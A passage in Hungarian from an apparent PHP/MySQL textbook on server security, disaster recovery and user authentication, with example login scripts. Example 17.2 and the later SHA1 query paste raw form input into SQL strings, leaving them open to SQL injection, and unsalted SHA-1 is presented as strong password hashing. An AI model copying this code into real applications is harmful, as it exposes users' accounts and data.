A TCP/IP protokoll, amelyre az internet épül, portokon keresztül működik, éspedig úgy, hogy különböző portokat rendelünk az eltérő típusú forgalmakhoz (a HTTP-hez például a 80-as port tartozik). Sok portot szigorúan csak belső hálózati forgalomra használunk, ezek kis szerepet játszanak a külvilággal való érintkezésünkben. Ha megtiltjuk, hogy ezeken a portokon keresztül forgalom érkezzen hálózatunkba vagy menjen ki, csökkentjük annak kockázatát, hogy számítógépeinket vagy szervereinket (és ezáltal webes alkalmazásainkat) feltörjék.

DMZ használata

Már utaltunk rá, hogy szervereinket és webes alkalmazásainkat nem csak külső személyektől érkező támadás fenyegeti, hanem a belső, rosszindulatú felhasználók is kockázatot jelentenek. Bár utóbbi támadók kevesebben vannak, a cégi működéséről kiterjedt információkkal rendelkeznek, és ezek birtokában akár nagyobb kárt képesek okozni.

Az ilyen kockázat mérséklésének egyik módja az úgynevezett demilitarizált zóna (demilitarized zone – DMZ) megvalósítása. Ebben a rendszerben a webes alkalmazásainkat futtató kiszolgálókat (és más szervereket, például a céges fájl- vagy levelezőszervert) elkülönítjük az internettől és a belső vállalati hálózatuktól egyaránt (16.3 ábra).



16.3 ábra: Demilitarizált zóna (DMZ) megvalósítása

A DMZ két legnagyobb előnye:

- A belső és külső támadásoktól egyaránt védi szervereinket és webes alkalmazásainkat.
- Vállalati hálózatunk és az internet közé több tűzfal- és biztonsági réteget helyezve még jobban védi belső hálózatainkat.

A DMZ tervezését, telepítését és üzemeltetését a webes alkalmazásunkat üzemeltető hely hálózati rendszergazdáival kell egyeztetni.

Felkészülés a DoS és DDoS támadásokra

Napjaink talán legfélmetesebb támadása a 15. fejezetben bemutatott, szolgáltatásmegtagadással járó (DoS) támadás. A hálózati DoS és a még fenyegerőbb, megosztott szolgáltatásmegtagadással járó (DDoS) támadások eltérített számítógépekkel, férgekkel vagy a szoftvertelepítések gyengeségeit kihasználó egyéb eszközökkel dolgoznak. De akár a TCP/IP vagy hasonló protokollok kialakítási problémáit is felhasználhatják a kiszemelt számítógép elárasztására és a szabályosan viselkedő felhasználók csatlakozási kéréseinek meghiúsítására.

Sajnos az ilyen típusú támadást nagyon nehéz megelőzni, vagy reagálni rá. Egyes hálózatieszköz-gyártók árulnak a DoS támadások kockázatát és hatását mérséklő berendezéseket, de átfogó megoldás egyelőre nem létezik az ilyen támadások ellen.

A legkevésebb, amit hálózati rendszergazdánk megtehet, hogy némi kutatást folytatva tájékozódik a hálózatainkra és az azokon lévő telepítésekre leselkedő veszélyekről és kockázatokról. Az így megszerzett információk birtokában, valamint internetszolgáltatóinkkal (vagy a szervereink hosztolásával megbízott szolgáltatóval) egyeztetve fel lehet készülni az ilyen támadás által előidézett helyzetre. Kiszolgálóink még akkor is a támadás áldozataivá válhatnak, ha az nem kifejezetten ellenük irányul.

Számítógünk és az operációs rendszer biztonsága

Még valaminek a védelméről gondoskodnunk kell, és ez nem más, mint a webes alkalmazásunkat futtató kiszolgáló. Az alábbiakat lehet és kell megtennünk ennek érdekében.

Tartsuk naprakészen operációs rendszerünket!

Számítógünk biztonságáról úgy tudunk legkönyebben gondoskodni, ha figyelünk, hogy operációs rendszerünk szoftvere a lehető legfrissebb legyen. Amint eldöntjük, hogy milyen operációs rendszert fogunk élesben használni, készítsünk tervet arra, hogy hogyan telepítük a frissítéseit és javításait! Bízzunk meg valakit, aki a megfelelő forrásokat rendszeresen ellenőrizve riasztások, hibajavítások és frissítések után kurat!

Hogy pontosan hol keressünk a sebezhetőségekről információt, az az általunk használt operációs rendszer szoftveréről függ. Jellemzően attól a szoftvergyártótól kaphatunk tájékoztatást, akitől operációs rendszerünket vásároltuk. Különösen igaz ez, ha az a Microsoft Windows, a Red Hat vagy a SuSE Linux, illetve a Sun Microsystem Solaris operációs rendszere. Egyéb operációs rendszerek, például a FreeBSD, az Ubuntu Linux vagy az OpenBSD esetében általában az azokhoz kötődő közösségek weboldalait érdemes látogatni, ott megtudhatjuk, hogy milyen friss biztonsági javításokat ajánlanak.

Akárcsak a szoftverfrissítéseket, ezeket a javításokat is érdemes tesztkörnyezetben kipróbálni, és csak sikeres telepítésük és működésük után tegyük fel őket élesben működő kiszolgálóinkra! Így nem az éles szervereinken kell megbizonyosodnunk arról, hogy webes alkalmazásunk továbbra is hibátlanul működik.

Természetesen érdemes képben lennünk operációs rendszerünket és a biztonsági javításokat illetően: ha egy adott operációs rendszer FireWire alrendszerét érinti a biztonsági javítás, de kiszolgálónkban egyáltalán nincsen FireWire hardver, akkor egyértelműen időpocskolás végigmenni a javítás tesztelési és telepítési folyamatán.

Csak azt futassuk, amire valóban szükség van!

Sok kiszolgálón előforduló probléma, hogy alapból számos szoftver fut rajta, köztük például levelezőszerverek, FTP szerverek, Microsoft fájlrendszer-megosztások (az SMB protokollon keresztül) stb. Webes alkalmazásunk futtatásához elegendő a web-kiszolgáló szoftvere (például IIS vagy Apache HTTP Server), a PHP és az ahhoz kapcsolódó könyvtárak, illetve az adatbázis-szerver szoftvere. Sokszor másra nincs is szükségünk.

Ha más szoftvert nem használunk, a békesség kedvéért inkább kapcsoljuk ki őket, úgy nem kell a biztonságuk miatt sem aggódnunk. A Microsoft Windows 2000 és az XP operációs rendszer használóinak mindenképpen érdemes végigfutniuk a szerverük által futtatott szolgáltatások listáján, majd kikapcsolni azt, amire nincs szükségük. Ha valamely szolgáltatás esetben bizonytalanok vagyunk, folytassunk egy kis kutatómunkát! Igen valószínű, hogy valaki már rárérdezett az interneten (és választ is kapott kérdésére), hogy mire való az adott szolgáltatás, és tényleg szükség van-e rá.

Kiszolgálónk fizikai biztonsága

Korábban már említettük azt a biztonsági fenyegetést, hogy valaki egyszerűen besétál az épületbe, kihúzza a kiszolgálót a házról, majd hóna alá csapja, és vigan kisétál vele. Ez, sajnos, nem vicc. Mivel egy átlagos jellemzőkkel bíró kiszolgáló nem olcsó mulatság, a szervergépek ellopására nem csak az ipari kémkedés és az adatlopás lehet a motiváció. Vannak olyanok, akik egyszerűen eladás céljából próbálják meg eltulajdonítani az ilyen gépeket. Éppen ezért igen fontos, hogy a webes alkalmazásainkat futtató kiszolgálókat biztonságos környezetben tartsuk, és csak annak tegyük öket elérhetővé, akiknek valóban dolguk van velük.

Katasztrófa-elhárítási terv

Ha szeretnék teljesen üres, a semmibe révedő tekintetet látni, kérdezzünk meg egy informatikai vezetőt, hogy mi történne kiszolgálóikkal vagy inkább teljes adatközpontjukkal, ha a gépeknél otthon adó épület leégne, vagy erős földrengésben elpusztulna! Az informatikusok ijesztően magas aránya egyáltalán nem tudna válaszolni.

A katasztrófa-elhárítási tervezés a szolgáltatás kritikus, mégis gyakran figyelmen kívül hagyott része, legyen az a szolgáltatás pusztán egy webes alkalmazás vagy bármír egyéb (például vállalkozásunk minden nap működtetése). A terv elkészítése jellemzően olyan dokumentumok vagy folyamatok összeállításából áll, amelyek például az alábbi események bekövetkezése esetén felmerülő kérdésekkel foglalkoznak:

- Adatközpontunk valamelyen katasztrófa következtében részben vagy egészben megsemmisül.
- Fejlesztőcsapatunkat ebédszünetben elüti egy busz, és minden nap súlyosan megsérülnek (vagy meghalnak).
- A vállalati központ leégy.
- Egy külső támadónak vagy egy elégledetlen alkalmazottnak sikerül webes alkalmazásaink összes adatát megsemmisítse.

Különböző okok miatt, de sokan nem szeretnek szerencsétlenségekről és támadásokról beszélni, ám a könyörtelen valóság az, hogy ilyen dolgok előfordulnak – bár szerencsére viszonylag ritkán. Az üzleti szervezetek azonban jellemzően nem engedhetik meg maguknak a leállást, amit az ilyen nagyságrendű események okoznának abban az esetben, ha teljesen felkészületlenül érné őket. Egy naponta több millió dolláros bevételt elérő vállalat igen komolyan megérezné, ha webes alkalmazásai nem lennének elérhetők több mint egy hétag, addig, amíg a rendszert nem száz százalékban ismerő emberek annak helyreállításán és újraindításán dolgoznának.

Az ilyen eseményekre felkészülve, bekövetkezésüköt egyértelmű akciótervel várva és az akcióterv kritikusabb részeit elpróbálva határas veszteségek potenciális lehetőségtől kímélhetjük meg üzleti szervezetünket, ha tényleg beüt a ménkű.

Az alábbiakkal segíthetjük a katasztrófa-elhárítási terv létrehozását és – szükség esetén – végrehajtását:

- Gondoskodunk az összes adat napi biztonsági mentéséről fizikailag másik helyszínen, így adatközpontunk teljes megsemmisülése esetén is megmaradnak adataink!
- Legyen kézzel írott, fizikailag szintén máshol tárolt feljegyzésünk a szerverkörnyezet létrehozására és webes alkalmazásunk beállítására vonatkozó utasításokkal! Legalább egyszer próbáljuk el a teljes helyreállítást!
- Készítsünk teljes másolatot webes alkalmazásunk forráskódjáról, és tartssuk ezt is másik helyszínen!
- Nagyobb munkahelyi csapatok esetén tiltsuk meg, hogy minden kolléga ugyanabban a járműben (például autóban vagy repülőgépen) utazzon, hogy egy esetleges baleset ne érinthesse a csapat minden tagját!
- Automatizált eszközök futtatásával ellenőrizzük a szerver megfelelő működését, és jelöljünk ki egy alkalmazottat, aki vész helyzet vagy bármilyen probléma esetén nem munkaórák alatt is köteles bejni!
- Olyan szerződést kössünk a nekünk a hardvereket értékesítő partnerrel, hogy adatközpontunk megsemmisülése esetén az új hardver azonnal elérhető legyen! Nagyon idegesítő lenne négy-hat hétag várni az új szerverek megérkezésére.

Hogyan tovább?

A Hitelesítés megvalósítása PHP-vel és MySQL-vel című 17. fejezetben alaposabban megvizsgáljuk a felhasználók azonosítását lehetővé tevő hitelesítést. Különböző módszereket ismerünk meg, köztük az oldal felhasználót PHP és MySQL segítségével ellenőrző hitelesítést.

Hitelesítés megvalósítása PHP-vel és MySQL-lel

Ebben a fejezetben arról lesz szó, hogy hogyan lehet felhasználóinkat különböző PHP- és MySQL-módszerekkel hitelesíteni.

A fejezetben az alábbi főbb témakörökkel foglalkozunk:

- Látogatók azonosítása
- Hozzáférés-szabályozás megvalósítása
- Alapszintű hitelesítés
- Alapszintű hitelesítés PHP-ben
- Az Apache alapszintű .htaccess hitelesítésének használata
- A mod_auth_mysql hitelesítés alkalmazása
- Egyéni hitelesítési folyamat létrehozása

Látogatók azonosítása

Ugyan az internet előleggé anonimitásbarát médium, sok esetben hasznos dolog tisztában lenni azzal, ki látogatja oldalunkat. A látogatók adatainak védelme szempontjából szerencsés, hogy segítségük nélkül nagyon keveset tudhatunk meg rólunk. Kis energiával ugyanakkor a szerverek egész sok információt összegyűjthetnek a hozzájuk kapcsolódó számítógépekről és hálózatokról. A böngészők általában azonosítják magukat, közlik a kiszolgálóval, hogy a felhasználó milyen böngészőt, annak melyik verzióját és milyen operációs rendszert futtat. JavaScript segítségével az esetek többségében azt is megállapíthatjuk, hogy a látogatók kijelzője milyen felbontásra és színmélységre van állítva, illetve milyen nagy a böngészőjük ablaka.

Minden számítógép egyedi IP-címen keresztül csatlakozik az internethez. A látogató IP-címéből valamelyen mértékben következheti tudunk rá. Kideríthetjük, kinek a birtokában van az IP-cím, és gyakran egész jóltippelhetünk a látogató földrajzi elhelyezkedésére is. Az IP-címek azonban nem egyformán hasznosak számunkra. Általánosságban igaz, hogy az állandó internetkapcsolattal rendelkező felhasználó állandó (fix) címmel rendelkezik. Az internetszolgáltatóhoz (ISP) betárcsázó felhasználók jellemzően ideiglenesen használhatják a szolgáltató egyik címét. Ha legközelebb találkozunk ugyanazzal a címmel, akkor könnyen lehet, hogy már másik számítógép használja, és amikor legközelebb találkozunk a látogatóval, nagy valószínűséggel másik IP-címe lesz. Az IP-címek nem olyan mértékben alkalmasak a látogatók azonosítására, mint elsőre hihetnénk.

Az internetfelhasználók számára előnyös lehet, hogy a böngészők által megadott információk nem alkalmasak azonosításukra. Ha tudni szeretnénk valamelyik látogatóink nevét vagy egyéb adatát, meg kell kérdezniük tőle.

Sok weboldal igen hathatos eszközökkel kényszeríti a felhasználókat személyes adataik megadására. A *New York Times* újság (<http://www.nytimes.com>) tartalma ingyenesen elérhető, de csak azon látogatóknak, akik hajlandók megadni olyan adataikat, mint a nevük, a nemük és a háztartásuk teljes jövedelme. A Slashdot nevű hír- és fórumoldalon (<http://www.slashdot.org>) csak a regisztrált felhasználók írhatnak bejegyzéseköt, ők viszont testre szabhatják saját maguk számára az oldal felületét. A legtöbb e-kereskedelmi oldal az első rendelésnél elkéri és eltárolja a vásárlók adatait. Ez azt jelenti, hogy nem szükséges minden vásárláskor minden adatot begépelniük.

Ha információt kértünk és kaptunk látogatóinktól, következő látogatásukkor valahogyan össze kell kapcsolnunk az egyes felhasználókat az általuk korábban megadott adatokkal. Ha elfogadjuk azt a feltételezést, hogy egy adott számítógépen lévő adott felhasználói névvel egyetlen személy látogatja csak oldalunkat, akkor arra a gépre sütít (cookie-t) rakva azonosíthatjuk a felhasználót.

Szinte biztos, hogy ez a feltételezés nem minden felhasználó esetén állja meg a helyét. Egy-egy számítógépen több felhasználó is osztozhat, és bárki használhat egynél több gépet is. Legalább alkalmanként meg kell kérdezniük látogatóinkat, hogy ki is ő tulajdonképpen. Ráadásul nem elég ezt csak megkérdezni, hanem kérni kell, hogy valahogyan bizonyítsa be: tényleg az, akinek mondja magát.


Az e-kereskedeleml biztonsági kérdései című fejezetben szóba került, hogy hitelesítésnek (authentication) nevezük azt, amikor felkérjük a felhasználót személyazonossága bizonyítására. A hitelesítés weboldalakon használt általános módszere az, ha a felhasználó megadja egyedi felhasználói nevét és jelszavát. A hitelesítést jellemzően arra használjuk, hogy hozzáférést adjunk adott oldalakhoz vagy információforrásokhoz, vagy éppen ellenkezőleg: megtagadjuk a hozzáférést. A hitelesítés lehet opcionális, és használhatjuk más célokra, például tartalom testre szabására (perszonálizálásra) is.

Hozzáférés-szabályozás megvalósítása

Az egyszerű hozzáférés-szabályozás könnyen megvalósítható. A 17.1 peldakódnak három kimenete lehetséges. Ha a fajl paraméterek nélkül töltödik be, felhasználói nevet és jelszót kérő HTML ürlap jelenik meg. A 17.1 ábrán ilyen típusú ürlapot látunk.

17.1 ábra: A HTML ürlap felhasználói nevet és jelszót kér a látogatóktól a hozzáféréshez.

Ha a paramétereket megadják ugyan, de nem helyesen, a kód hibaüzenetet jelenít meg. A 17.2 ábrán a hibaüzenetre látunk példát.



17.2 ábra: Ha a felhasználó nem megfelelő adatokat ad meg, hibaüzenetet jelenítünk meg.
Egy igazi oldalon ennél azért barátságosabb üzenetet érdemes használni.

Ha a megadott paraméterek helyesek, megjelenik a titkos tartalom. A 17.3 ábrán az ilyen típusú tartalomra látunk példát.



17.3 ábra: Megfelelő adatok bevitele esetén a kód megjeleníti a tartalmat.

A 17.1, 17.2 és 17.3 ábrán látható funkcionálitást megvalósító kód a 17.1 példakódban látható.

17.1 példakód: titkos.php – Egyszerű hitelesítési mechanizmust biztosító PHP és HTML kód

```
<?php
//rövid nevek létrehozása a változóknak
$nev = $_POST['nev'];
$jelszo = $_POST['jelszo'];

if ((!isset($nev)) || (!isset($jelszo))) {
//A látogatónak meg kell adni nevét és jelszavát
?>
<h1>Kérjük, jelentkezzen be!</h1>
<p>Az oldal titkos.</p>
<form method="post" action="titkos.php">
<p>Felhasználói név: <input type="text" name="nev"></p>
<p>Jelszó: <input type="password" name="jelszo"></p>
<p><input type="submit" name="submit" value="Bejelentkezés"></p>
</form>
<?php
} else if(($nev=="felhasznalo") && ($jelszo=="jelszo")) {
// a látogató név/jelszó párosa helyes
echo "<h1>Tessék!</h1>
      <p>Fogadjunk, hogy örül, hogy láthatja ezt a titkos oldalt!</p>";
} else {
// a látogató név/jelszó párosa nem megfelelő
echo "<h1>Kérjük, távozzon!</h1>
      <p>Nem jogosult megtekinteni ezeket az információkat.</p>";
}
?>
```

A 17.1 példakód egyszerű hitelesítési mechanizmust valósít meg, amely lehetővé teszi, hogy csak az arra jogosult felhasználók tekintsék meg az adott oldalt. Ez a kód mindenkorral néhány komoly problémát is felvet:

- A kód a felhasználói nevet és a jelszót is tartalmazza
 - Egyszerű szövegként tárolja a jelszót
 - Egyetlen oldalt véd
 - Egyszerű szövegként küldi el a jelszót
- Ezeket a problémákat némi erőfeszítés árán sikeresen kezelhetjük.

Jelszavak tárolása

Számtalan alkalmasabb hely kínálkozik a felhasználói nevek és jelszavak tárolására, mint egyszerűen a kód belsejébe írni öket. Egyrészt a kódon belül nem egyszerűen módosíthatók az adatok. Technikailag lehetséges, de nem célszerű saját magát módosító kódot írni. Ha így teszünk, végeredményben olyan kódot helyezünk kiszolgálónkra, amely a kiszolgálón fut, de mások is írhatják vagy módosíthatják. Ha az adatokat másik fájlban tároljuk a szerveren, sokkal könnyebben írhatunk programot a felhasználók létrehozására és eltávolítására, illetve a jelszavak megváltoztatására.

Amennyiben az adatokat a kódban vagy egy másik adatfájlból tároljuk, a kód futási sebességének jelentős lelassulása nélkül csak korlátozott számú felhasználót tudunk kezelni. Ha nagyobb mennyiségű adatot kívánunk fájlból tárolni és abban keresni, érdemes inkább adatbázisra használni. Ökölcsabályként elmondható, hogy ha száznál több elemből álló listát akarunk tárolni és abban keresni, akkor egyszerű fájl helyett adatbázist kell használni.

A felhasználói nevek és jelszavak adatbázisban tárolása nem teszi érzékelhetően bonyolulttá a kódot, viszont a felhasználók sokkal gyorsabb hitelesítését teszi lehetővé. Ebben az esetben egyszerűen megírhatjuk az új felhasználókat hozzáadó, a meglévő felhasználókat törlő, illetve a felhasználói jelszavak módosítását lehetővé tevő kódot.

A 17.2 példakódban az oldal látogatóit adatbázis segítségével hitelesítő kódot láthatunk.

17.2 példakód: titkos_adatbazis.php – A MySQL használataval továbbfejlesztett, egyszerű hitelesítési mechanizmus

```
<?php
$nev = $_POST['nev'];
$jelszo = $_POST['jelszo'];

if (!isset($nev) || (!isset($jelszo))) {
    //A látogatónak meg kell adni nevét és jelszavát
?>

<h1>Kérjük, jelentkezzen be!</h1>
<p>Az oldal titkos.</p>
<form method="post" action="titkos_adatbazis.php">
<p>Felhasználói név: <input type="text" name="nev"></p>
<p>Jelszó: <input type="password" name="jelszo"></p>
<p><input type="submit" name="submit" value="Bejelentkezés"></p>
</form>

<?php
} else {
    // csatlakozás mysql-hez
    $mysql = mysqli_connect("localhost", "webeshitelesites", "webeshitelesites");
    if (!$mysql) {
        echo "Nem sikerült csatlakozni az adatbázishoz.";
        exit;
    }
    // a megfelelő adatbázis kiválasztása
    $kivalasztott = mysqli_select_db($mysql, "hitelesites");
    if (!$kivalasztott) {
        echo "Nem sikerült kiválasztani az adatbázist.";
        exit;
    }

    // az adatbázis lekérdezése egyező rekord után kutatva
    $lekerdezes = "SELECT count(*) FROM jogosult_felhasznalok WHERE
                    nev = '".$nev."' and
                    jelszo = '".$jelszo."'";
    $eredmeny = mysqli_query($mysql, $lekerdezes);
    if (!$eredmeny) {
        echo "A lekérdezés nem futtatható.";
        exit;
    }
    $sor = mysqli_fetch_row($eredmeny);
    $darab = $sor[0];

    if ($darab > 0) {
        // a látogató név és jelszó párosa megfelelő
        echo "<h1>Tessék!</h1>
              <p>Fogadjunk, hogy örül, hogy láthatja ezt a titkos oldalt!</p>";
    } else {
        // a látogató név/jelszó párosa nem megfelelő
        echo "<h1>Kérjük, távozzon!</h1>
              <p>Nem jogosult megtekinteni ezeket az információkat.</p>";
    }
}
```

```

    }
}

?>

```

Az itt használt adatbázis létrehozásához csatlakozzunk a MySQL-hez root felhasználóként, és futtassuk a 17.3 példakód tartalmát!

17.3 példakód: hitelesitesi_adatbazis_letrehozasa.sql – Ezek a MySQL lekérdezések hozzák létre a hitelesites adatbázist, a hitelesites táblát és a két mintafelhasználót

```

CREATE DATABASE hitelesites;
USE hitelesites;
CREATE TABLE jogosult_felhasznalok (nev varchar(20),
                                      jelszo varchar(40),
                                      PRIMARY KEY (nev)
                                     );
INSERT INTO jogosult_felhasznalok VALUES ('felhasznaloi_nev',
                                           'jelszo');
INSERT INTO jogosult_felhasznalok VALUES ('teszt_felhasznalo',
                                           sha1('jelszo'));
GRANT SELECT ON hitelesites.* TO 'webeshitelesites' IDENTIFIED BY 'webeshitelesites';
FLUSH PRIVILEGES;

```

Jelszavak titkosítása

Akár adatbázisban, akár sima fájlban őrizzük az adatokat, a jelszavak egyszerű szövegként tárolásával szükségtelen kockázatnak tesszük ki magunkat. Egyirányú hash algoritmussal minimális többleterőfeszítéssel érhetünk el magasabb szintű biztonságot.

PHP-ben számos egyirányú hash függvény elérhető. A legrégebbi és a legkevésbé biztonságos a `crypt()` függvény által kínált Unix Crypt algoritmus. Az `md5()` függvény által megvalósított Message Digest 5 (MD5) algoritmus ennél erősebb. Még erősebb ugyanakkor a Secure Hash Algorithm 1 (SHA-1) nevű algoritmus. Az `sha1()` PHP függvény erős, egyirányú kriptográfiai hash függvény. Prototípusa a következő:

```
string sha1 ( string str [, bool nyers_kimenet])
```

Ha adott az `str` karakterlánc, a függvény egy pszeudo-véletlenszerű, 40 karakteres sztringet ad vissza. Amennyiben a `nyers_kimenet` paramétert `true`-ra, azaz igazra állítjuk, 20 karakteres bináris karakterláncot kapunk helyette. Legyen adott például a "jelszo" karakterlánc: az `sha1()` függvény ekkor a "5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8" sztringet adja vissza. Ezt nem lehet visszafejteni, még az sem tudja "jelszo"-vá visszaalakítani, aki létrehozta, így első törzszére nem sok értelme van ennek az egésznek. Az `sha1()` függvény hasznosságát az adja, hogy kimenete egyértelmű (determinisztikus). Ha ugyanazt a karakterláncot adjuk neki, az `sha1()` mindenkor ugyanazt az eredményt fogja visszaadni.

Az ilyen PHP kód helyett:

```

if (($nev == 'felhasznaloi_nev') &&
    ($jelszo == 'jelszo')) {
    //OK, a jelszavak egyeznek
}
ílyet érdemes használni:
if (($nev == 'felhasznaloi_nev') &&
    (sha1($jelszo )== '5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8')) {
    //OK, a jelszavak egyeznek
}

```

Nem szükséges tisztában lennünk azzal, hogyan nézett ki a jelszó az `sha1()` függvény alkalmazása előtt. Csak arról kell megyőződnünk, hogy az `sha1()` függvényt a begépelt és az eredeti jelszóra alkalmazva ugyanazokat a kimeneteket kapjuk-e.

Ahogy korábban már említettük, az elfogadható felhasználói neveket és jelszavakat nem ajánlott közvetlenül a kódba beírni. Tárolásukra használunk inkább külön fájlt vagy adatbázist!

Amennyiben MySQL adatbázisban tároljuk a hitelesítéshez szükséges adatokat, az `shal()` PHP függvényt vagy az `SHA1()` MySQL függvényt egyaránt használhatjuk. A MySQL még a PHP-nél is többféle hash algoritmust kínál, ám ezek minden ugyanazt a célt szolgálják.

Az `SHA1()` használatához a következőképpen kellene átírni a 17.2 példakódban lévő SQL lekérdezést:

```
SELECT count(*) FROM jogosult_felhasznalok WHERE
    nev = '".$nev."' and
    jelszo = sha1('".$jelszo."')
```

A fenti lekérdezés megszámolja a `jogosult_felhasznalok` nevű tábla azon sorait, amelyeknek a nev értéke a `$nev` változó tartalmával, a jelszo értéke pedig a `$jelszo` tartalmára alkalmazott `SHA1()` függvény által visszaadott értékkel egyezik meg. Amennyiben csak egyedi felhasználói neveket lehet választani, a lekérdezés eredménye csak 0 vagy 1 lehet.

Ne feledjük, hogy a hash függvények általában rögzített méretű adatot adnak vissza! Az `SH1` függvény esetén ez egy 40 karakteres sztring. Gondoskodunk ról, hogy az adatbázis oszlopai fogadni tudják az ekkora adatokat!

A 17.3 példakódra visszatekintve láthatjuk, hogy a két lehetséges megközelítést illusztrálandó létrehoztunk egy felhasználót ('`felhasznaloi_nev`') nem titkosított, egy másikat ('`teszt_felhasznalo`') pedig titkosított jelszóval.

Több oldal védelme

Ennél kicsit nehezebb azt megvalósítani, hogy a 17.1 és a 17.2 példakódban szereplő kód egynél több oldalt is védjen. Mivel a HTTP nem állapottartó, nincs automatikus kapcsolat vagy összefüggés az ugyanattól a személytől érkező kérések között. Ez bonyolulttá teszi, hogy az adatokat – például a felhasználó által megadott hitelesítési információt – oldalról oldalra magunkkal vigyük. Több oldalt legegyszerűbben a webszerver által kínált hozzáférés-szabályozási mechanizmusok segítségével tudunk védeni. Rövidesen áttekinjük ezeket a mechanizmusokat.

Ha saját magunk szeretnénk létrehozni ezt a funkciót, a 17.1 példakódban szereplő kód bizonyos részeit kellene beilleszteni minden védeni kívánt oldalra. Az `auto_prepend_file` és az `auto_append_file` segítségével automatikusan hozzáírhatjuk a kódot a meghatározott könyvtárakban lévő összes fájl elejéhez vagy végéhez. Ezeknek az utasításoknak a használatát a *Kód újbóli felhasználása és függvényírás* című 5. fejezetben mutattuk be.

Tegyük fel, hogy ezt a megközelítést választjuk. Mi történik ebben az esetben akkor, amikor a látogatók honlapunkon belül több oldalt is megnyitnak? minden bizonnal elfogadhatatlan lesz számukra, ha minden megekinteni kívánt oldalon újra és újra meg kell adniuk nevüket és jelszavukat.

Megtehetnünk, hogy a felhasználók által megadott adatokat hozzáfűzzük az oldalon lévő összes hiperhivatkozáshoz. Mivel a felhasználói adatok szóközökkel és URL-ekben nem megengedett más karaktereket is tartalmazhatnak, az `urlencode()` függvény segítségével tudnánk biztonságosan kódolni ezeket a karaktereket.

Ez a megközelítés is felvet azonban néhány problémát. Mivel az adatok a felhasználóknak küldött oldalakra és az általuk felkeresett URL-ekbe illesztődnek be, az általuk meglátogatott védett oldalakat bárki megtekinthetné, ha ugyanazon a gépen visszalépkedne a gyorsítótárazott oldalakon, vagy megnézne a böngészési előzményeket. Mivel minden egyes lekért és megjelenített oldal esetén oda-vissza küldözgetjük a böngészőnek a jelszót, ezt a bizalmas információt a szükségesnél gyakrabban vagyunk kénytelenek továbbítani.

Két jó módszer létezik a két probléma kezelésére: a HTTP alapszintű hitelesítési funkciója és a munkamenetek (session) használata. Az alapszintű hitelesítés megoldja a gyorsítótárazás problémáját, ám a böngésző a jelszót továbbra is minden egyes kérésnél elküldi a kiszolgálónak. A munkamenet-vezérlés (session control) minden problémára megoldást kínál. A HTTP alapszintű hitelesítésével a következőkben foglalkozunk, a munkamenet-vezérlést pedig a 23., majd részletesebben a 27. fejezetben mutatjuk be.

Alapszintű hitelesítés használata

A felhasználók hitelesítése szerencsére olyan gyakori feladat, hogy a HTTP beépített hitelesítési eszközökkel rendelkezik. A kódok és webszerverek hitelesítést kérhetnek a böngészőtől. Ebben az esetben a böngésző felelős azért, hogy párbeszédablakot vagy hasonló segédeszközt megjelenítve megszerezze a felhasználótól a kérő információt.

Bár a webszerver minden egyes felhasználói kéréshez új hitelesítési adatokat igényelhet, a böngészőnek nem szükséges minden oldalnál bekérnie a felhasználói adatokat. A böngésző jellemzően mindaddig eltárolja ezeket, amíg a felhasználó nyitva tartja a böngészőablakot, és felhasználói beavatkozás nélkül, automatikusan újraküldi őket az azt kérő kiszolgálónak. A HTTP ezen funkcióját *alapszintű hitelesítésnak* (basic authentication) nevezzük. Az ilyen hitelesítést PHP-vel vagy a webszerverbe beépített mechanizmusokkal tudjuk kiváltani. Először a PHP, majd az Apache módszerét fogjuk megvizsgálni.

Az alapszintű hitelesítés egyszerű szövegként küldi a felhasználó nevét és jelszavát, így nem túlságosan biztonságos. A HTTP 1.1 az ennél biztonságosabb *kivonatos hitelesítés* (digest authentication) nevű módszert kínálja, amely a tranzakció részleteit hash algoritmussal (általában az MD5-tel) rejt el a kíváncsi szemek elől. A kivonatos hitelesítést számos webszerver és a böngészők újabb verziói támogatják. Mindazonáltal igen sok olyan, régebbi böngésző van még használatban, amely nem támogatja ezt a hitelesítési módszert, és a Microsoft Internet Explorer és az Internet Information Server is a kivonatos hitelesítés olyan verzióját tartalmazza, amely nem kompatibilis a nem Microsoft-termékekkel.

Túl azon, hogy egyes böngészők nem megfelelően támogatják, a kivonatos hitelesítés egy másik problémája, hogy még ez sem kellően biztonságos. Az alapszintű és a kivonatos hitelesítés is alacsony fokú biztonságot nyújt. Egyik sem tudja garantálni a felhasználónak, hogy azzal a géppel kommunikál, amit éppen elérni kíván. Mindkettő lehetővé teszi a crackereknek, hogy újra lejátszzák a kiszolgálónak ugyanazt a kérést. Mivel az alapszintű hitelesítés egyszerű szövegként továbbítja a felhasználói jelszavakat, a csomagokat megszerezni képes cracker a felhasználó bőrén bújva bármilyen kérést intézhet a kiszolgálóhoz.

Az alapszintű hitelesítés éppolyan (alacsony) fokú biztonságot nyújt, mint a jelszavakat szintén egyszerű szövegként továbbító telnetes vagy FTP-s csatlakozások. A kivonatos hitelesítés valamivel biztonságosabb, mivel továbbítás előtt titkositja a jelszavakat.

Ha SSL-lel és digitális tanúsítványokkal ötvözzük az alapszintű hitelesítést, akkor a webes tranzakció minden részét kellőképpen védjük. Ha erős biztonsági szintre van igényünk, olvassuk el a *Biztonságos tranzakciók megvalósítása PHP-vel és MySQL-lel* című 18. fejezetet! Ennek ellenére sok esetben elegendő lehet egy olyan gyors, ám viszonylag kevésbé biztonságos módszer is, mint az alapszintű hitelesítés.

Az alapszintű hitelesítés egy megnevezett tartományt (realm) véd, és érvényes felhasználói név és jelszó megadására kényezíti a felhasználókat. A tartományok megnevezése úgy történik, hogy ugyanazon a kiszolgálón egynél több tartomány is kialakítható. Ugyanazon szerver különböző fájljai vagy könyvtárai eltérő tartományokba tartozhatnak, amelyek mindegyikét különböző felhasználói nevek és jelszavak védi. Az elnevezett tartományokkal ugyanakkor egyetlen tartományként csoportosítjuk az ugyanazon a gépen vagy virtuális gépen lévő könyvtárakat, és egyetlen jelszóval védhetjük őket.

Alapszintű hitelesítés PHP-ben

